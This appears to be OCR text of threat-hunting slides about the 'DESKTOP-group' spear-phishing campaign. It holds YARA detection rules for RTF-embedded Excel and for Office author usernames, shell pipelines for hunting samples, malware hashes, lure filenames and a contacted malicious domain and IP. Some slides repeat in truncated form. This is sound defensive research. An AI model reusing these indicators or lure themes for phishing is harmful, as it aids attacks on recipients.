
Contacted Domains

Name	
microsoftnetframework4820190418.duckdns.org	81.17.56.236

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS

```
rule DESKTOP_RTF_containing_Excel
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2020/06"
        tlp = "green"
        sample_md5 = "fdda4b2493c1e188e1f10db3c2cef067"
        sample_sha256 = "167aafdfaa04977ae83d81a19cae24822b667e0e881ddc19f264c2bfb3e5b09c"

    strings:
        $rtf_header = "{\\rt"
        $str1 = "{\\object\\objupdate\\objemb"
        $str2 = "{\\*\\objclass Excel.Sheet"
        $str3 = "{\\*\\objdata "
        $hex1 = "0105000002000000e0000000457863656c2e43686172742e38"
        $hex2 = "0105000002000000e0000000457863656c2e53686565742e38"

    condition:
        $rtf_header at 0 and
        ( all of ($str*) or any of ($hex*) )
}
```

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS




```
rule DESKTOP_doc_username_daphnot
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2019/10"
        ref1 = "https://twitter.com/c_APT_ure/status/1179062052150743040"
        hash1 = "fb053002847ccd76f582a832d75c0a03"
        hash2 = "fdce1b00766a42c81306dbb344a86f61"
        tlp = "green"

    strings:
        $office_header = { d0 cf 11 e0 }
        $username = "C:\\Users\\DAPHNO~1\\" nocase
        $username_wide = "C:\\Users\\DAPHNO~1\\" wide nocase
        $user_1 = { 44 a3 61 50 68 6e 6f 54 }
        $user_wide_1 = { 44 00 a3  00 61 00 50 00 68 00 6e 00 6f 00 54 }
        $user_2 = "Lachatte.kiira" nocase
        $user_wide_2 = "Lachatte.kiira" wide nocase

    condition:
        $office_header at 0 and any of ($user*)
}
```

Office files
Last saved / author

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS (Hunting @ home)

```
$ ls -l 20[12][890]*/*.[dDrR][oOtT][cCfF] | sort > doc-rtf-files-2018-2020

$ cat doc-rtf-files-2018-2020 | while read fn; do
    echo "*** $fn ***";
    file "$fn";
    md5sum "$fn";
    /usr/bin/yara -g /data/yara-rules/ops-rules_DESKTOP.yar "$fn";
    echo "";
done > doc-rtf-files-2018-2020-yara

$ egrep -B 3 "^DESKTOP_" doc-rtf-files-2018-2020-yara > doc-rtf-files-2018-2020-yara-3

$ egrep "^DESKTOP_" doc-rtf-files-2018-2020-yara-3 | cut -d" " -f1 | sort | uniq -c
      1 DESKTOP_doc_placeholder
      1 DESKTOP_doc_regsvr
      1 DESKTOP_doc_regsvr_URLs
      1 DESKTOP_doc_username_daphnot
      3 DESKTOP_doc_username_haze
      1 DESKTOP_doc_username_mesvmsfr
      4 DESKTOP_doc_username_robotmr
     72 DESKTOP_RTF_containing_Excel
```

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS (Hunting @ home)

```
$ ls -l 20[12][890]*/*.[dDrR][oOtT][cCfF] | sort > doc-rtf-files-2018-2020

$ cat doc-rtf-fi
    echo "*** $f
    file "$fn";
    md5sum "$fn"
    /usr/bin/yar
    echo "";
done > doc-rtf-f

$ egrep -B 3 "^D

$ egrep "^DESKTO
      1 DESKTOP_
      1 DESKTOP_
      1 DESKTOP_
      1 DESKTOP_
      3 DESKTOP_
      1 DESKTOP_
      4 DESKTOP_
     72 DESKTOP_
```


```
$ egrep "^(DESKTOP_RTF_containing_Excel|[0-9a-f]{32} )" doc-rtf-files-2018-2020-yara-3 | \
    egrep -B 1 "^DESKTOP_RTF_containing_Excel" | \
    egrep "^[0-9a-f]{32} " > doc-rtf-files-2018-2020-yara-4

$ cat doc-rtf-files-2018-2020-yara-4 | cut -d" " -f1 | sort | uniq -c | sort -nr | head -20
      3 6584e86a759b1aaf930f6ca42aab9436
      2 dabb385b75a3dec2ea213e69cea4939a
      2 ae890d82d5c99d0a32d43e9e58b4be46
      2 a495530aa56d36ddc71eb70b40caa270
      2 9f0944fcddfef977bfac3e1794c71af4
      2 6b556fe7b31efe476683c8846eb73c9c
      2 69a5cc4c648cdf014d05d34339f7f5ac
      2 47c5078c00a41490d3e5fafb1aa61ff1
      2 3d9fd26c9bf6ecc0f3c4a30df50ef35a
      2 3374d5d2e30d8c2d58cd4354d5a8feaf
      2 319bcf6660ef9f41a57644f716d17632
      2 2fba4109f845d41f85c1c072556c8398
      2 29593387ed3b6bdda758396bfda28d6c
      2 081fc72e31f2e71a1b05a1e7b6acf48e
      1 f9e22683f9f6b1337dc56c5d28cf795f
      1 f8d3eca96b1d1540663d485a9ae52301
```


“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS (Hunting @ home)

```
$ cat doc-rtf-files-2018-2020-yara-4 | cut -d" " -f1 | sort | uniq -c | \
    egrep -v " 1 " | awk '{ print $2 }' |
    while read hash; do
        egrep "$hash" doc-rtf-files-2018-2020-yara-3;
    done | sort
081fc72e31f2e71a1b05a1e7b6acf48e  2019-04-30_81/897439574.doc
081fc72e31f2e71a1b05a1e7b6acf48e  2019-04-30_81/Enquiry3042019.doc
29593387ed3b6bdda758396bfda28d6c  2019-04-15_73/TTRequest02.doc
29593387ed3b6bdda7583
2fba4109f845d41f85c1c
2fba4109f845d41f85c1c
319bcf6660ef9f41a5764
319bcf6660ef9f41a5764
3374d5d2e30d8c2d58cd4
3374d5d2e30d8c2d58cd4
3d9fd26c9bf6ecc0f3c4a
3d9fd26c9bf6ecc0f3c4a
47c5078c00a41490d3e5f
```

```
47c5078c00a41490d3e5fafb1aa61ff1  2019-03-04_210/Swift copy (1).doc
6584e86a759b1aaf930f6ca42aab9436  2019-07-28_25/POS_Transaction_Reversal_form_17-07-19.doc
6584e86a759b1aaf930f6ca42aab9436  2019-07-28_53/D2-RLCN16899.doc
6584e86a759b1aaf930f6ca42aab9436  2019-07-30_2/D2-RLCN16899.doc
69a5cc4c648cdf014d05d34339f7f5ac  2019-02-14_24/RFQ_Revised_quotation.doc
69a5cc4c648cdf014d05d34339f7f5ac  2019-03-04_192/RFQ_Revised_quotation.doc
6b556fe7b31efe476683c8846eb73c9c  2019-04-15_62/LOTO_COCA-COLA_TICKET_GAIN_29T0.rtf
6b556fe7b31efe476683c8846eb73c9c  2019-04-15_78/LOTOXCOCA-COLAXTICKETXGAINX29T0.rtf
9f0944fcddfef977bfac3e1794c71af4  2018-04-11_14/PO1819-6533.doc
9f0944fcddfef977bfac3e1794c71af4  2018-04-11_40/PO1819-6533.doc
a495530aa56d36ddc71eb70b40caa270  2020-01-12_14/Neue_Bestellung.doc
a495530aa56d36ddc71eb70b40caa270  2020-01-12_27/Neue_Bestellung_1.doc
ae890d82d5c99d0a32d43e9e58b4be46  2018-09-13_15/UPDATED_SOA_DMCC.doc
ae890d82d5c99d0a32d43e9e58b4be46  2018-09-13_16/Statement_Of_Account.doc
dabb385b75a3dec2ea213e69cea4939a  2019-04-30_72/APPLEXLHRXUSDX40412X-XCopy.doc
dabb385b75a3dec2ea213e69cea4939a  2019-04-30_73/PO_MAY.doc
```


“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR || RTF + XLS (Hunting @ VT)






“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR || RTF + XLS (Hunting @ VT)

